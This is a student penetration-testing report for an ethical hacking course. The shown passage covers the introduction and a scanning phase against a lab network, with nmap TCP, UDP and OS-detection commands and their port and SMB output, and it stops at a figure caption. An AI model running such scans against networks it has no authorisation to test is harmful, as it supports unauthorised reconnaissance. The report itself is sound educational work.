Virtual Penetration testing

Selina Fahy

1801153

CMP210: Ethical Hacking 1

BSc Ethical Hacking Year 2

2019/20

Abstract

Penetration testing is the ability to actively test the security of systems that you have been tasked with penetrating. Below consists of how these tests were executed providing details of the information stored within the servers and clients. Furthermore, it can be concluded, that if important systems such as systems at banks, hospitals, businesses, etc. were to have vulnerable systems that it would be disastrous, considering that any attacker would be able to successfully infiltrate and gain information pertaining to their victim and anyone who might be connected to them, and so on. Towards the end it can be seen that there are some methods to be able to help patch any vulnerabilities that may help avoid such dangerous consequences.

Table of contents

1. Introduction Page 4
   a. Background
   b. Aim
2. Procedure Page 5
   a. Scanning Page 5
   b. Enumeration Page 12
      i. Vulnerability scanning Page 16
   c. System hacking Page 22
      i. Exploits Page 26
3. Results Page 32
   a. Countermeasures
4. Discussion Page 33
   a. Future work
5. Conclusion Page 33
6. References Page 34
7. Appendices Page 35

1. Introduction

Background

Penetration testing is a method used to deliberately expose vulnerabilities and use specialist knowledge in order to access protected information on a company/victim, and potentially provide a method to protect against intrusions. It is a concept that is from the 1960s when it was noticed that having multiple users on a system can pose a risk to the system's security.

While computer programs have been built for these very purposes, it is the human element that can find new vulnerabilities and new solutions, and therefore a significant factor in any form of penetration testing.

Aim

The aim is to conduct a penetration test to demonstrate the risks to the company network from a malicious hacker that has gotten inside. To achieve this the following objectives are to be achieved:

1. Scanning the network and any live PCs
2. Enumeration of the systems and servers
3. System hacking in regards to the gathered information

The above are the foundation to starting any and all penetration tests. And the methodology followed will be as stated as the objectives, while the tools used will be powerful and verbose ones, such as ping, 'nmap', 'nessus', Armitage, fgdump, and many more and will be shown below.

2. Procedure

i. Scanning

Firstly, when beginning a penetration test, it is usual to start with footprinting, or the observation of the victim, and information gathering, e.g. on the IP address (e.g. WHOIS) or the company/victim (online investigation).

Furthermore, if the IP addresses were not already provided for this case, one could use basic network scans in order to identify hosts that are active and most likely provide a range of IP addresses. Some methods used to identify if any PCs are live would be the SYN/ACK scans and the use of ‘ipconfig’. However, in this case there was no need.

With the use of the IP addresses that were provided, the next step is to use port scanners to identify if any ports are open, as well as to which ones are open. Though there were many methods to do this, ‘nmap’ was used considering that it is accurate and quite powerful.


With ‘nmap’ one can start by scanning the servers and any available PC’s on the network, and in this case it was the clients. This tool allows for all ports and other pieces of information to be probed and gauged, then displayed for the attacker, or the penetration tester in this case, to analyse and decide what to do. For this, there were a couple of tests that were done, a test for TCP and one for UDP.

Another important scan would be to identify the Operating system (OS) as this will allow for research to be done regarding the make and model and any relevant vulnerabilities/exploits.

Below are some screen-shots regarding the results of these tests.


TCP:

Figure 1 – Server 1 NMAP Results




```
Nmap done: 1 IP address (1 host up) scanned in 14.96 seconds
root@kali:~# nmap -sT 192.168.0.12
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-29 09:23 EST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 0.55 seconds
root@kali:~# nmap -sT 192.168.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-29 09:23 EST
Nmap scan report for 192.168.0.1
Host is up (0.0021s latency).
Not shown: 973 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
25/tcp    open  smtp
42/tcp    open  nameserver
53/tcp    open  domain
79/tcp    open  finger
80/tcp    open  http
88/tcp    open  kerberos-sec
99/tcp    open  metagram
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49159/tcp open  unknown
49163/tcp open  unknown
49167/tcp open  unknown
```

Figure 2 - Server 2 ‘NMAP’ Results



```
  -h: Print this help summary page.
EXAMPLES:
  nmap -v -A scanme.nmap.org
  nmap -v -sn 192.168.0.0/16 10.0.0.0/8
  nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
root@kali:~# nmap -sT 192.168.0.2
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-29 09:19 EST
Nmap scan report for 192.168.0.2
Host is up (0.0017s latency).
Not shown: 978 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
42/tcp    open  nameserver
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
8080/tcp  open  http-proxy
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49163/tcp open  unknown
MAC Address: 00:0C:29:70:FC:E3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.96 seconds
```


Figure 3 - Clients ‘NMAP’ Results



```
Nmap done: 1 IP address (1 host up) scanned in 15.30 seconds
root@kali:~# nmap -sT 192.168.0.11
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-29 09:23 EST
Nmap scan report for 192.168.0.11
Host is up (0.00098s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49163/tcp open  unknown
MAC Address: 00:0C:29:BC:2C:74 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.74 seconds
root@kali:~# nmap -sT 192.168.0.10
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-29 09:25 EST
Nmap scan report for 192.168.0.10
Host is up (0.0096s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
MAC Address: 00:0C:29:4D:BD:53 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.76 seconds
root@kali:~# nmap -sU 192.168.0.11
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-29 09:27 EST
```


UDP:

Figure 4 – Server 1 'NMAP' Results




```
root@kali:~# nmap -sU 192.168.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-29 10:07 EST
Stats: 0:01:49 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 22.26% done; ETC: 10:14 (0:05:35 remaining)
Nmap scan report for 192.168.0.1
Host is up (0.00078s latency).
Not shown: 975 closed ports
PORT      STATE         SERVICE
42/udp    open|filtered nameserver
53/udp    open|filtered domain
67/udp    open|filtered dhcps
68/udp    open|filtered dhcpc
88/udp    open|filtered kerberos-sec
123/udp   open          ntp
137/udp   open          netbios-ns
138/udp   open|filtered netbios-dgm
161/udp   open|filtered snmp
389/udp   open|filtered ldap
464/udp   open|filtered kpasswd5
500/udp   open|filtered isakmp
4500/udp  open|filtered nat-t-ike
5355/udp  open|filtered llmnr
62287/udp open          unknown
62575/udp open|filtered unknown
62677/udp open          unknown
62699/udp open          unknown
62958/udp open|filtered unknown
63420/udp open|filtered unknown
63555/udp open          unknown
64080/udp open|filtered unknown
64481/udp open          unknown
64513/udp open|filtered unknown
64590/udp open|filtered unknown
MAC Address: 00:0C:29:77:67:D6 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 562.12 seconds
root@kali:~# nmap -sU 192.168.0.2
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-29 10:24 EST
```

Figure 5 – server 2 NMAP Results



```
Nmap scan report for 192.168.0.2
Host is up (0.00076s latency).
Not shown: 971 closed ports
PORT      STATE         SERVICE
42/udp    open|filtered nameserver
53/udp    open          domain
67/udp    open|filtered dhcps
68/udp    open|filtered dhcpc
88/udp    open|filtered kerberos-sec
123/udp   open          ntp
137/udp   open          netbios-ns
138/udp   open|filtered netbios-dgm
161/udp   open|filtered snmp
389/udp   open|filtered ldap
464/udp   open|filtered kpasswd5
500/udp   open|filtered isakmp
4500/udp  open|filtered nat-t-ike
5355/udp  open|filtered llmnr
50497/udp open          unknown
50612/udp open|filtered unknown
50708/udp open|filtered unknown
50919/udp open|filtered unknown
51255/udp open          unknown
51456/udp open          unknown
51554/udp open|filtered unknown
51586/udp open|filtered unknown
51690/udp open          unknown
51717/udp open          unknown
51905/udp open          unknown
51972/udp open          unknown
52144/udp open          unknown
52225/udp open          unknown
52503/udp open          unknown
MAC Address: 00:0C:29:70:FC:E3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1143.97 seconds
root@kali:~# nmap -sU 192.168.0.2
```

Figure 6- Clients ‘NMAP’ Results




```
root@kali:~# nmap -sU 192.168.0.11
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-29 09:27 EST
Stats: 0:01:53 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 9.60% done; ETC: 09:45 (0:15:51 remaining)
Stats: 0:03:13 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 17.50% done; ETC: 09:45 (0:14:09 remaining)
Stats: 0:15:21 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 86.01% done; ETC: 09:45 (0:02:28 remaining)
Nmap scan report for 192.168.0.11
Host is up (0.00098s latency).
Not shown: 994 closed ports
PORT     STATE         SERVICE
123/udp  open|filtered ntp
137/udp  open          netbios-ns
138/udp  open|filtered netbios-dgm
500/udp  open|filtered isakmp
4500/udp open|filtered nat-t-ike
5355/udp open|filtered llmnr
MAC Address: 00:0C:29:BC:2C:74 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1069.26 seconds
root@kali:~# nmap -sU 192.168.0.10
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-29 09:57 EST
Stats: 0:02:40 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 81.65% done; ETC: 10:00 (0:00:33 remaining)
Stats: 0:04:25 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 90.05% done; ETC: 10:01 (0:00:28 remaining)
Nmap scan report for 192.168.0.10
Host is up (0.00085s latency).
Not shown: 994 closed ports
PORT     STATE         SERVICE
123/udp  open|filtered ntp
137/udp  open          netbios-ns
138/udp  open|filtered netbios-dgm
500/udp  open|filtered isakmp
4500/udp open|filtered nat-t-ike
5355/udp open|filtered llmnr
MAC Address: 00:0C:29:4D:BD:53 (VMware)
```

With the above ‘nmap results’, it can be seen that the system has quite a few vulnerabilities that can be exploited, for example; the open telnet port. The telnet port, though while quick and efficient, is not encrypted, and it does not use a challenge/response method like SMB does. Therefore, when a user logs in, their password is sent in the clear.

However, when using ‘nmap’ it is possible to script a network scan. Considering there were more than one IP address provided, and having done more than one test each, scripting would provide a simpler and more efficient method of making sure that all the scans were done. However, there is relatively no impact on the time it would take for the tests to run individually compared to script. Furthermore, when using the ‘nmap’ tool it is possible to get the details of the OS as shown in the figure below (Figure 7 and Figure 8).


-A:

Figure 7 – Client 2 'NMAP' Results



```
root@kali:~# nmap -A 192.168.0.11
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-29 11:21 EST
Stats: 0:00:47 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 33.33% done; ETC: 11:23 (0:01:02 remaining)
Nmap scan report for 192.168.0.11
Host is up (0.00096s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: UADCWNET)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49163/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:BC:2C:74 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_serv
er_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: CLIENT2; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: CLIENT2, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:bc:2c:74 (VMware)
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: CLIENT2
|   NetBIOS computer name: CLIENT2\x00
|   Domain name: uadcwnet.com
|   Forest name: uadcwnet.com
|   FQDN: CLIENT2.uadcwnet.com
|_  System time: 2019-11-29T16:22:47+00:00
```


Figure 7b – Client 2 'NMAP' Results



```
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_serv
er_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: CLIENT2; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: CLIENT2, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:bc:2c:74 (VMware)
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: CLIENT2
|   NetBIOS computer name: CLIENT2\x00
|   Domain name: uadcwnet.com
|   Forest name: uadcwnet.com
|   FQDN: CLIENT2.uadcwnet.com
|_  System time: 2019-11-29T16:22:47+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-11-29T16:22:47
|_  start_date: 2019-10-07T15:48:04

TRACEROUTE
HOP RTT     ADDRESS
1   0.96 ms 192.168.0.11

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 81.99 seconds
root@kali:~#
```

-O:

Figure 8 – Client 2 ‘NMAP’ Results

